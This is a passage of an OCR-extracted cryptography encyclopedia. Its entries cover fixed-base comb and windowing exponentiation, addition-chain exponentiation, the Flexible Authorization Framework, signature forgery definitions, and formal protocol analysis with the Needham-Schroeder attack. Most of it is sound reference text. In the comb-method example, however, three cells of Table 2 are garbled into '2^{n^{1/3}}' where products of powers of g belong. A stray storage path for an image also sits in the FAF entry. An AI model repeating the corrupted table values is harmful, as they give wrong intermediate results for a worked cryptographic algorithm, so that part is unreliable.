$\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ where $t + 1 = \lceil n/w \rceil$ and $b_i = (2^w)^i$ for $0 \le i \le t$, and $h = 2^w$. Then on average there are $(t + 1)(2^w - 1)/2^w + 2^w - 3$ multiplications required. Consider the following example (Menezes et al. 1996) for $e = 862$ and $w = 2$, i.e., $b = 4$. Then $b_i = 4^i$, $0 \le i \le 4$, such that the values g^1, g^4, g^{16}, g^{64}, and g^{256} are precomputed. Furthermore it is $t = 4$ and $h = 4$. The following Table 1 displays the values of A and B at the end of each iteration of Step 2:

Fixed-Base Exponentiation, Table 1 Example for the windowing method

j	–	3	2	1
B	1	$g^4 g^{256} = g^{260}$	$g^{260} g = g^{261}$	$g^{261} g^{16} g^{64} = g^{341}$
A	1	g^{260}	$g^{260} g^{261} = g^{521}$	$g^{521} g^{341} = g^{862}$

A method to reduce the required memory storage for precomputation even further was proposed by Lim and Lee (1994) which is called *fixed-base comb method*. Here, the binary representation of the exponent e is written in h rows such that there is a matrix EA (exponent array) established. Then v columns of the matrix are processed one at a time. Assume that the exponent is written as $e = (e_n \ldots e_1 e_0)_2$. Then select an integer h (the number of rows of EA) with $1 \le h \le n + 1$ and compute $a = \lceil (n + 1)/h \rceil$ (the number of columns of EA). Furthermore, select an integer v (the number of columns of EA that are processed at once) with $1 \le v \le a$, and compute $b = \lceil a/v \rceil$ (the number of processing steps). Let $X = (R_{h-1} \| R_{h-2} \| \ldots \| R_0)$ be a bit-string formed from e by padding e on the left with 0's such that X has bit-length ah and such that each R_i is a bit-string of length a. Form the $h \times a$ array EA where row i of EA is the bit-string R_i. The fixed-base comb method algorithm has two phases. First, there is a precomputation phase that is done only once for a fixed base element g, and then there is the exponentiation phase that is done for each exponentiation. Algorithm 2 (Menezes et al. 1996) describes the precomputation phase.

Algorithm 2 Fixed-base comb method - precomputation phase

INPUT: *a group element g and parameters h, v, a, and b*
OUTPUT: $\{G[j][i] : 1 \le i < 2^h, 0 \le j < v\}$

1. For i from 0 to $(h-1)$ do
   1.1 $g_i \leftarrow g^{2^{ia}}$
2. For i from 1 to $(2^h - 1)$ (where $i = (i_{h-1} \ldots i_0)_2$), do
   2.1 $G[0][i] \leftarrow \prod_{j=0}^{h-1} g_j^{i_j}$
   2.2 For j from 1 to $(v-1)$ do
      2.2.1 $G[j][i] \leftarrow (G[0][i])^{2^{jb}}$
3. Return $G[j][i]$ for $1 \le i < 2^h, 0 \le j < v$

Now let $I_{j,k}$, $0 \le k < b$, $0 \le j < v$ be the integer whose binary representation is column $(jb + k)$ of EA, where column 0 is on the right and the least significant bit of a column is at the top. Algorithm 3 displays the fixed-base comb method exponentiation phase.

Algorithm 3 Fixed-base comb method - exponentiation phase

INPUT: a group element g and an exponent e as well as the precomputed values $G[i][j]$
OUTPUT: g^e

1. $A \leftarrow 1$
2. For k from $(b-1)$ down to 0 do
   2.1 $A \leftarrow A \cdot A$
   2.2 For j from $(v-1)$ down to 0 do
      2.2.1 $A \leftarrow G[j][I_{j,k}] \cdot A$
3. Return A

The number of multiplications required in the computation phase is at most $a + b - 2$ of which there are at least $b - 1$ squarings. Furthermore, there is storage required for $v(2^h - 1)$ precomputed group elements. Note that the required computational complexity depends on h and v, i.e., on the available memory capacity for storing precomputed elements. In practice, values $h = 4$ or 8 and $v = 1$ or 2 offer a good trade-off between running time

and memory requirements. Again, assume $e = 862 = (1101011110)_2$, i.e., $t = 9$. Choose $h = 3$ and thus $a = 4$, and choose $v = 2$ such that $b = 2$. In the first phase Algorithm 2 is applied. Table 2 displays the precomputed values. Here, all possible values that might occur in a column of the *EA* matrix are precomputed. Note that the values of the second row are the values of the first one to the power of $a = 4$ such that later on two columns can be processed at a time. Recall that $g_i = g^{2^{ia}}$.

Fixed-Base Exponentiation, Table 2 Example for fixed-base comb method precomputation

i	**1**	**2**	**3**	**4**	**5**	**6**	**7**
$G[0][i]$	g_0	g_1	$g_1 g_0$	g_2	$g_2 g_0$	$g_2 g_1$	$g_2 g_1 g_0$
$G[1][i]$	${g_0}^4$	${g_1}^4$	$2^{n^{1/3}}$	${g_2}^4$	$2^{n^{1/3}}$	$2^{n^{1/3}}$	$g_2^4 g_1^4 g_0^4$

Now form the bit-string $X = (001101011110)_2$ with two padded zeros. Table 3 displays the exponent array *EA*. Note that the least significant bit of *e* is displayed in the upper right corner of *EA* and the most significant bit in the lower left corner.

Fixed-Base Exponentiation, Table 3 Example for exponent array *EA*

$a = 4$

$l_{1,1}$	$l_{1,0}$	$l_{0,1}$	$l_{0,0}$
$e_3 = 1$	$e_2 = 1$	$e_1 = 1$	$e_0 = 0$
$e_7 = 0$	$e_6 = 1$	$e_5 = 0$	$e_4 = 1$
0	0	$e_9 = 1$	$e_8 = 1$

$h = 3$

$v = 2$

$b = \lceil a/v \rceil = 2$

Finally, Algorithm 3 is performed. Table 4 displays the steps of each iteration. Note that only the powers of the three base values g_i are displayed.

Fixed-Base Exponentiation, Table 4 Example for fixed-base comb method exponentiation

$A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$				
k	***j***	l_0	l_1	l_2
1	–	0	0	0

$A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$				
k	j	l_0	l_1	l_2
1	1	4	0	0
1	0	5	0	1
0	–	10	0	2
0	1	14	4	2
0	0	14	5	3

The last row of the table corresponds to $g^e = g_0^{l_0} g_1^{l_1} g_2^{l_2} = g^{14} g^{16 \cdot 5} g^{256 \cdot 3} = g^{862}$. The fixed-base comb method is often used for implementations as it promises the shortest running times at given memory constraints for the precomputed values. A compact description of the algorithm can be found in Hankerson et al. (2000).

Further examples and explanations can be found in Gordon (1998) and Menezes et al. (1996). An improvement of the fixed-base windowing method, which is called *fixed-base Euclidean method*, was proposed by de Rooij (1994). However, in most situations the fixed-base comb method performs more efficiently.

Applications

A popular application of fixed-base exponentation is in elliptic curve cryptography, for instance for Diffie-Hellman key agreement and ECDSA signature verification.

Cross-References

Binary Exponentiation
Diffie–Hellman Key Agreement
Fixed-Exponent Exponentiation
2k-Ary Exponentiation

Recommended Reading

Brickell EF, Gordon DM, McCurley KS, Wilson DB (1992) Fast exponentiation with precomputations. In: Proceedings of Eurocrypt ’92, LNCS 658. Springer-Verlag, Berlin

de Rooij P (1994) Efficient exponentiation using precomputation and vector addition chains. In: Proceedings of Eurocrypt ’94, LNCS 950. Springer-Verlag, Berlin

Gordon DM (1998) A survey of fast exponentiation methods. J Algorithms 27:129–146 [MathSciNet]

Hankerson D, Hernandez JL, Menezes A (2000) Software implementation of elliptic curve cryptography over binary fields. In: Proceedings of cryptographic hardware and embedded systems, CHES 2000, LNCS 1965. Springer-Verlag, London

Lim C, Lee P (1994) More flexible exponentiation with precomputation. In: Proceedings of Crypto ’94, LNCS 839. Springer-Verlag, London

Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_30

Fixed-Exponent Exponentiation

André Weimerskirch[36] ✉
(36) Escrypt Inc., Ann Arbor, MI, USA

✉ **André Weimerskirch**
Email: andre.weimerskirch@escrypt.com

Definition

The exponentiation of a random element $g \in G$, with G some group, by a fixed integer exponent e.

Theory

There are several situations where an exponentiation g^e of an arbitrary element $g \in G$, with G some group, by a fixed exponent e needs to be performed. Fixed-exponent exponentiation algorithms aim to decrease the number of multiplications compared to general exponentiation algorithms such as the binary exponentiation algorithm. They are based on the fact that certain precomputations can be performed once for a fixed exponent. The problem of finding the smallest number of multiplications to compute g^e is equivalent to finding the shortest *addition chain* of e. An addition chain is a sequence of numbers such that each number is the sum of two previous ones and such that the sequence starts with 1. For instance, an addition chain of 19 is $V = (1,2,4,5,9,10,19)$.

Definition 1
An addition chain V of length s for a positive integer e is a sequence $u_0, u_1, \ldots, u_s$ *of positive integers, and an associated sequence* $w_1, \ldots, w_s$ *of pairs*

$w_i = (i_1, i_2)$, $0 \le i_1, i_2 < i$, *having the following properties: (i)* $u_0 = 1$ *and* $u_l = e$*; and (ii) for each* $u_i, 1 \le i \le s, u_i = u_{i_1} + u_{i_2}$.

Fixed exponents are considered here, and the time for precomputations is not taken into account here. However, determining the shortest addition chain for *e* is believed to be computationally infeasible in most cases for chains of relevant length. Thus in practice there are heuristics used to obtain nearly optimal addition chains. Knuth (1997) describes several such heuristics. It is wise to implement multiple heuristics in order to compare the results, and finally to choose the shortest addition chain. Such precomputation can be computationally very demanding, though. After an addition chain for an exponent *e* had been obtained, exponentiation can be performed as described in Algorithm 1.

Algorithm 1 Addition Chain Exponentiation

INPUT: a group element g, an addition chain $V = (u_0, u_1, \ldots, u_s)$ of length s for a positive integer e, and the associated sequence $(w_1, \ldots, w_s)$, where $w_i = (i_1, i_2)$

OUTPUT: g^e

1. $g_0 \leftarrow g$
2. For i from 1 to s do
   2.1 $g_i \leftarrow g_{i_1} \cdot g_{i_2}$
3. Return (g_s)

Algorithm 1 computes g^e for a precomputed addition chain for *e* of length *s* with *s* multiplications. For instance, for above example of $e = 19$ it is $V = (1,2,4,5,9,10,19)$. Algorithm 1 then works as follows:

i	0	1	2	3	4	5	6
w_i	–	(0, 0)	(1, 1)	(0, 2)	(2, 3)	(3, 3)	(4, 5)
g_i	g	g^2	g^4	g^5	g^9	g^{10}	g^{19}

In some cases *addition-subtraction chains* might be used to shorten the length of a chain. In such cases a number of the chain is the sum or subtraction of two previous elements in the chain. For instance, the shortest addition chain for 31 is $V = (1, 2, 3, 5, 10, 11, 21, 31)$ whereas there exists a

shorter addition-subtraction chain $C' = (1, 2, 4, 8, 16, 32, 31)$ (Gordon 1998). However, addition-subtraction chains only make sense in cases where an inversion in the underlying group is computationally cheap. Thus, addition-subtraction chains are not used for exponentiation in an RSA modulus but might be applied to elliptic curve operations.

There are two generalized versions of addition chains. An *addition sequence* is an addition chain $V = (u_0, \ldots, u_s)$ such that it contains a specified set of values $r_1, \ldots, r_t$. They are used when an element g needs to be raised to multiple powers r_i, $1 \le i \le t$. Especially when the exponents $r_1, r_2, \ldots, r_t$ are far apart, an addition sequence might be faster in such a case. Finding the shortest addition sequence is known to be NP-complete (Downey et al. 1981) and thus heuristics are used to find short sequences.

In cases of simultaneous exponentiations such as in the digital signature standard (DSS), a generalized addition chain called *vector-addition chain* can be applied. These are used to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where the g_i's are arbitrary elements in G and the e_i's are fixed positive integers. In a vector addition chain, each vector is the sum of two previous ones. For instance, a vector-addition chain C of the vector [15, 5, 12] is ([1,0,0], [0,1,0], [0,0,1], [1,0,1], [2,0,2], [2,1,2], [3,1,2], [5,2,4], [6,2,5], [12,4,10], [15,5,12]).

Definition 2

Let s and k be positive integers and let v_i denote a k-dimensional vector of non-negative integers. An ordered set $V = \{v_i : -k + 1 \le i \le s\}$ is called a vector-addition chain *of length s and dimension k if V satisfies the following: (1) Each v_i, $-k + 1 \le i \le 0$, has a 0 in each coordinate position, except for coordinate position $i + k - 1$, which is a 1. (Coordinate positions are labelled 0 through $k - 1$.); and (2) For each v_i, $1 \le i \le s$, there exists an associated pair of integers $w_i = (i_1, i_2)$ such that $-k + 1 \le i_1, i_2 < i$ and* $v_i = v_{i_1} + v_{i_2} \, (i_1 = i_2 \, is \, allowed)$.

Again, the time for precomputations is irrelevant. There is a one-to-one correspondence between vector-addition chains and addition sequences (Olivos 1981). Hence determining the shortest vector-addition chain is NP-complete and thus heuristics are used to obtain short vector-addition chains

(Bos and Coster 1990). Having a vector-addition chain, exponentiation can be performed as shown in Algorithm 2. The algorithm needs s multiplications for a vector-addition chain of length s to compute $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ for arbitrary base and fixed exponents.

Algorithm 2 Vector-Addition Chain Exponentiation

INPUT: group elements $g_0, g_1, \ldots, g_{k-1}$ and a vector-addition chain V of length s and dimension k with associated sequence $w_1, \ldots, w_s$, where $w_i = (i_1, i_2)$.
OUTPUT: $g_0^{e_0} g_1^{e_1} \ldots g_{k-1}^{e_{k-1}}$ where $v_s = (e_0, \ldots, e_{k-1})$.
1. For i from $(-k+1)$ to 0 do
   1.1 $a_i \leftarrow g_{i+k-1}$
2. For i from 1 to s do
   2.1 $a_i \leftarrow a_{i_1} \cdot a_{i_2}$
3. Return (a_s)

An overview of addition chains is given by Knuth (1997). Further examples of fixed-exponent exponentiation can be found in (Gordon 1998; Menezes et al. 1996). A lower bound for the shortest length of addition chains was proven by Schönhage (1975), an upper bound is obtained by constructing an addition chain of e from its binary representation, i.e., by the binary exponentiation algorithm. Yao proved bounds for addition sequences (Yao 1976).

Applications

Fixed-exponent exponentiation can be used in RSA encryption using the fixed public exponent, and in RSA decryption using the fixed secret exponent. The mechanism can also be used in ElGamal decryption and elliptic curve operations. Simultaneous exponentiation with more than one fixed exponent can be applied to the digital signature standard (DSS).

Cross-References

Binary Exponentiation

Recommended Reading

Bos J, Coster M (1990) Addition chain heuristic. In: Proceedings of Crypto ’89, LNCS 435, Springer-Verlag, Heidelberg

Downey P, Leong B, Sethi R (1981) Computing sequences with addition chains. SIAM J Comput 10:638–646
[MathSciNet]

Gordon DM (1998) A survey of fast exponentiation methods. J Algorithms 27:129–146
[MathSciNet]

Knuth DE (1997) The art of computer programming, 3rd edn. Addison-Wesley, Boston, MA

Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

Olivos J (1981) On vectorial addition chains. J Algorithms 2:13–21
[MathSciNet]

Schönhage A (1975) A lower bound for the length of addition chains. Theor Comput Sci 1:1–12
[MathSciNet]

Yao AC (1976) On the evaluation of powers. SIAM J Comput 5:100–103
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_818

Flexible Authorization Framework (FAF)

Pierangela Samarati[37] ✉
(37) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definitions

Flexible Authorization Framework (FAF) is a powerful and elegant logic-based framework where authorizations are specified in terms of a locally stratified rule-based logic. FAF is based on an access control model that does not depend on any policy but is capable of representing any policy through the syntax of the model.

Background

The definition of access control policies (and their corresponding models) is far from being a trivial process. One of the major difficulty lies in the interpretation of, often complex and sometimes ambiguous, real-world security policies and in their translation in well-defined and unambiguous rules enforceable by a computer system. Many real-world situations have complex policies, where access decisions depend on the application of different rules coming from, for example, laws, practices, and organizational regulations. A security policy must capture all the different regulations to be enforced and must also consider possible additional threats due to the use of a computer system. Given the complexity of the scenario, there is a need for flexible, powerful, and expressive access control services

to accommodate all the different requirements that may need to be expressed while at the same time be simple both in terms of use (so that specifications can be kept under control) and implementation (so to allow for its verification). Logic languages are particularly attractive as policy specification languages. One main advantage is that the semantic of a logic language is clear and unambiguous. Also, logic languages are very expressive, can be used to represent any kind of policy, and are declarative, thus offering a better abstraction level than imperative programming languages.

Although several logic-based authorization models and access control mechanisms have been implemented, which allow the expression of different kinds of authorization implications, constraints on authorizations, and access control policies, the authorization specifications may result difficult to understand and manage. Also, the trade-off between expressiveness and efficiency seems to be strongly unbalanced: the lack of restrictions on the language results in the specification of models that may not even be decidable and implementable in practice.


Starting from these observations, the authors in Jajodia et al. (2001) propose a logic-based language that attempts to balance flexibility and expressiveness on one side and easy management and performance on the other. The language allows the representation of different policies and protection requirements while at the same time providing understandable specifications, clear semantics (guaranteeing therefore the behavior of the specifications), and bearable data complexity.

Theory

The Flexible Authorization Framework (FAF) includes the following components (see Fig. 1):

- A *history table* whose rows describe the accesses executed.
- An *authorization table* whose rows are authorizations composed of the triples (s, o, $\langle sign \rangle$ a), where s is the subject, o is the data item, a is the action, and $\langle sign \rangle$ may be "+ " if the action is allowed and "−" if it is denied. An authorization indicates that subject s can execute (sign +) or cannot execute (sign −) action a over object o. The authorization table contains the set of explicitly specified authorizations.

- A *propagation policy*, which specifies how to obtain new derived authorizations from those explicitly stored in the authorization table (e.g., derived authorizations can be obtained according to hierarchy-based derivation policies).
- A *conflict resolution policy* describes how possible conflicts between the (explicit and/or derived) authorizations should be solved.
- A *decision policy*, which defines the response that should be returned to each access request. In case of conflicts or gaps (i.e., when an access is neither authorized nor denied), the decision policy determines the answer. In many systems, decisions assume either the open or the closed policy, where, by default, access is granted or denied, respectively.
- A set of *integrity constraints* that may impose restrictions on the content and output of the other components. Integrity constraints can be used to individuate errors in the hierarchies or in the explicitly specified authorizations or for implementing duty separation.



Flexible Authorization Framework (FAF), Fig. 1 Functional authorization architecture

When a subject *s* requires the execution of action *a* on object *o*, the system needs to verify whether the authorization (*s*, *o*, + *a*) or (*s*, *o*, − *a*) can be derived using the authorization table, propagation policy, history table, conflict resolution policy, and decision policy that have been defined in the system. If a positive authorization is derived, then the access is allowed. Otherwise, if a negative authorization is derived, the access is denied.

FAF allows the representation of different propagation policies, conflict resolution policies, and decision policies that a security administrator might want to use. These policies represent only some of the possibilities, and FAF is flexible enough to allow security administrators to express what they

need for their applications. To address this issue, the functional authorization architecture can be realized through the following approaches:

- The authorization table is viewed as a database.
- Policies are expressed by a restricted class of logic programs, called *authorization specification*, which have certain properties.
- The semantics of authorization specifications is given through the well-known stable model semantics and well-founded model semantics of logic programs, thus ensuring the existence of exactly one stable model.
- Accesses will be allowed or denied on the basis of the truth value of an atom associated with the access in the unique stable model.

The four decision stages (i.e., authorization table, propagation policy, conflict resolution policy, and decision policy) correspond to the following predicates:

- `cando`(*o*, *s*, ±*a*) explicitly represents the authorizations defined by the security administrator: it allows (or denies, depending on the sign) subject *s* to execute action *a* on object *o*.
- `dercando`(*o*, *s*, ± *a*) represents authorizations derived by the system according to the propagation policy.
- `do`(*o*, *s*, ± *a*) represents the accesses that must be allowed or denied and are obtained after the application of the conflict resolution and decision policies.

In addition, predicate `done` keeps the history of the accesses executed (e.g., to implement a Chinese Wall policy), and predicate `error` can be used to signal errors in the specification or use of authorizations. Other predicate symbols, called `hie`-predicates, are adopted for the evaluation of hierarchical relationships between the elements of the data system (e.g., user's membership in groups, inclusion relationships between objects). A further category of predicates is the `rel`-predicates that are used to express different relationships between elements of the data system. Examples of such predicates, which are application-specific and not fixed by the model, are: predicate `owner`(*o*, *s*) that specifies that subject *s* is the owner of object *o* in the system; and predicate `isuser`(*s*) that returns true if the subject *s* is a user.

Authorization specifications are stated as logic rules defined over the above predicates. To ensure stratifiability, the format of the rules is

restricted as illustrated in Fig. 2. The stratification also reflects the different semantics given to the predicates: `cando` will be used to specify basic authorizations, `dercando` will be used to enforce implication relationships and produce derived authorizations, and `do` will be used to take the final access decision. Stratification ensures that the logic program corresponding to the rules has a unique stable model, which coincides with the well-founded semantics. Also, this model can be effectively computed in polynomial time. The authors of FAF also present a materialization technique for producing and storing the model corresponding to a set of logical rules. The model is computed on the initial specifications and updated with incremental maintenance strategies.

Stratum	*Predicate*	*Rules defining predicates*
0	`hie`−predicates	Base relations
	`rel`−predicates	Base relations
	`done`	Base relation
1	`cando`	Body may contain `done`, `hie`−, and `rel`− literals
2	`dercando`	Body may contain `cando`, `dercando`, `done`, `hie`−, and `rel`− literals. Occurrences of `dercando` literals must be positive
3	`do`	When head is of the form $\texttt{do}(_, _, +a)$, body may contain `cando`, `dercando`, `done`, `hie`−, and `rel`− literals
4	`do`	When head is of the form $\texttt{do}(o, s, -a)$, body contains just one literal $\neg\texttt{do}(o, s, +a)$
5	`error`	Body may contain `do`, `cando`, `dercando`, done, `hie`−, and `rel`− literals

Flexible Authorization Framework (FAF), Fig. 2 Rule composition and stratification of FAF

Open Problems and Future Directions

Although different logic-based models and languages have been proposed, there are still some key aspects and challenges to be addressed. Some interesting key aspects consist in enriching the expressive power of logic-based languages with the support for privacy-aware specifications, anonymous credentials, semantics-aware specifications, and context-aware specifications.

Cross-References

- Authorizations
- Chinese Wall
- Discretionary Access Control (DAC) Policies
- Logic-Based Policy Languages

References

Jajodia S, Samarati P, Sapino ML, Subrahmanian VS Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260 (2001)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300388

Flow Blocking

TCP Reset Injection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300389

Flow Policies

Information Flow Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300390

Forensic Psychology

Psychology of Cybercrime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300391

Forensic Readiness

IT Forensic Readiness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300392

Forensics Analysis for CPS

Cyber Forensics for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300393

Forged Resets

TCP Reset Injection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_206

Forgery of Digital Signatures

Gerrit Bleumer[38] ✉
(38) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

The term forgery usually describes a message-related attack against a cryptographic digital signature scheme. That is an attack trying to fabricate a digital signature for a message without having access to the respective signer's private signing key. It is used to formally define the security requirements of digital signature schemes, in particular the requirement of *unforgeability*, which is also called non-repudiation.

Theory

A generally accepted formal framework for ordinary digital signatures has been given by Goldwasser et al. (1988). According to their definition a digital signature scheme consists of three algorithms: one for generating key pairs, one for signing messages, and one for verifying signatures. The key generator produces a key pair (public key cryptography) of a signing key (private key) and a verifying key (public key). The signing algorithm takes as input a signing key and a message, and returns a signature. The verifying algorithm takes as input a verifying key, a message, and a signature, and returns a Boolean value. A signature is usually called *valid*

for a message with respect to a verifying key if the verifying algorithm returns TRUE on input this verifying key, message, and signature.

The GMR definition identifies four types of attacker goals against digital signature schemes. They are in order of decreasing strength: (1) to figure out the signing key (*total break*), (2) a quasi signing algorithm that also produces signatures valid with respect to the victim's verifying key (*universal forgery*), (3) to find a signature for a new message selected by the attacker (selective forgery), or (4) to find a signature for any one new message (existential forgery).

They further define *passive attacks* and *active attacks* (cryptanalysis) for cryptographic signature schemes. An attack is called passive if it is restricted to the access of the verifying key and a number of signed messages (*known message attack*). An attack is called active if it also accesses the signer to ask for signatures on messages chosen by the attacker (*chosen message attack*). The attack is successful if the attacker can come up with a signature for a new message, i.e., one for which the signer has not provided a signature before. A stronger active attack is where each message may be chosen by taking into account the signer's responses to all previously chosen messages (*adaptive chosen message attack*). Orthogonal to the classification of active attacks into whether they are adaptive or not is the following classification based on how the attacker may interleave his queries to the signer (Pfitzmann and Sadeghi 1999). In a *sequential attack*, the attacker may ask the signer to sign messages one by one. In a *concurrent attack*, the attacker may ask the signer to sign more than one message at the same time, while the attacker may interleave his queries arbitrarily.

Unforgeability of a digital signature scheme is then defined as security against a certain type of attacker goal under a certain type of attack. The type of attack defines how the attacker can interact with or has access to the honest signer (how the attacker can wring the honest signer), and the type of attacker goal defines the attacker's outcome (a new valid signature or a signing key). Clearly, the unforgeability definition of a digital signature scheme is all the stronger, the more the attacker can wring the signer and the less outcome he can expect. For instance, the GMR signature scheme has been proven to be secure against existential forgery under an adaptive chosen message attack (Menezes et al. 1997).

There are several different types of cryptographic signatures schemes to which other or additional security requirements apply. The better known types of cryptographic signature schemes are in alphabetical order (1) blind signatures, (2) designated confirmer signatures, (3) fail-stop signatures, (4) group signatures, (5) threshold signatures, (6) undeniable signatures, (7) transitive signatures (Micali and Rivest 2002), and (8) monotone signatures (Naccache et al. 2001). All of them impose security requirements alternatively or in addition to the security requirements of ordinary cryptographic signature schemes described above. Most of the alternative/additional security requirements are defined by means of alternative/additional types of forgery.

In a blind signature scheme, the verifier does not tell the signer which message to sign, but instead "blinds" the intended message and requests a signature for the blinded message from the signer. Then the signer provides information to the verifier, from which the verifier can efficiently derive a valid signature for the intended message. The GMR framework does not apply to blind signatures because in a blind signature scheme the notion of a successful attack is undefined. If an attacker comes up with a signature for a message, it makes no sense to ask whether that message has been signed by the signer before or not, simply because the signer has no idea which messages he has signed before. Instead, two other types of active attacks have been defined for blind signature schemes: *one-more forgery* (Pointcheval 1998) and *forgery of restrictiveness* (Brands 1994; Pfitzmann and Sadeghi 1999).

A one-more forgery (Pointcheval 1998) is an attack that for some polynomially bounded integer n comes up with valid signatures for $n + 1$ pairwise different messages after the signer has provided signatures only for n messages.

A forgery of restrictiveness is an attack that comes up with a signature for a message that does not observe a predefined internal structure.

References

Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318

Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308

[MathSciNet]

Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432

Micali S, Rivest R (2002) Transitive signature schemes. In: Preneel B (ed) Topics in cryptology – CT-RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 236–243

Naccache D, Pointcheval D, Tymen C (2001) Monotone signatures. In: Syverson PF (ed) Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 305–318

Pfitzmann B, Sadeghi A-R (1999) Coin-based anonymous fingerprinting. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 150–164

Pointcheval D (1998) Strengthened security for blind signatures. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 391–405

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_876

Formal Analysis of Cryptographic Protocols

Catherine Meadows[39] ✉
(39) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: meadows@itd.nrl.navy.mil

Synonyms

Cryptographic protocol verification

Related Concepts

Electronic Cash; Electronic Payment; Electronic Postage; Electronic Voting; Security Standards

Definition

The application of formal methods to cryptographic protocol analysis is the process of employing automated formal analysis tools, such as theorem provers or model checkers, to the problem of determining whether an attacker can prevent the protocol from accomplishing one or more of its security goals.

Background

To see the type of problem that can arise, consider the following famous example of the Needham-Schroeder public key protocol (Needham and Schroeder 1978) and the attack discovered by Gavin Lowe (1996). The goal of this protocol is to allow A and B to secretly share two randomly generated nonces: NA generated by A and NB generated by B. The protocol uses public key encryption to achieve its goals. The protocol at the left describes the way the protocol is supposed to proceed, with KA A's key and KB B's key. The one on the right describes an attack in which I is the attacker, with its own key KI.

Protocol	**Attack**
1. A – > B: KB(A,NA)	1. A – > I: KI(A,NA)
2. B – > A: KA(NA,NB)	2. I – > B: KB(A,NA)
3. A – > B: KB(NB)	3. B – > A: KA(NA,NB)
	4. A – > I: KI(NB)
	5. I – > B: KB(NB)

Thus, at the end of the attack, the attacker I is able to convince B that NB is uniquely shared between A and B, while actually it is also known by I.

There are two things to note about this attack. The first is that it depends only on a small set of atomic actions on data: encryption, decryption, concatenation, and deconcatenation. The second thing is that although the attacks are simple, they are nonintuitive, and it is difficult to avoid designing protocols that are invulnerable to them. Thus cryptographic protocols are an excellent candidate for formal analysis using mechanized tools.

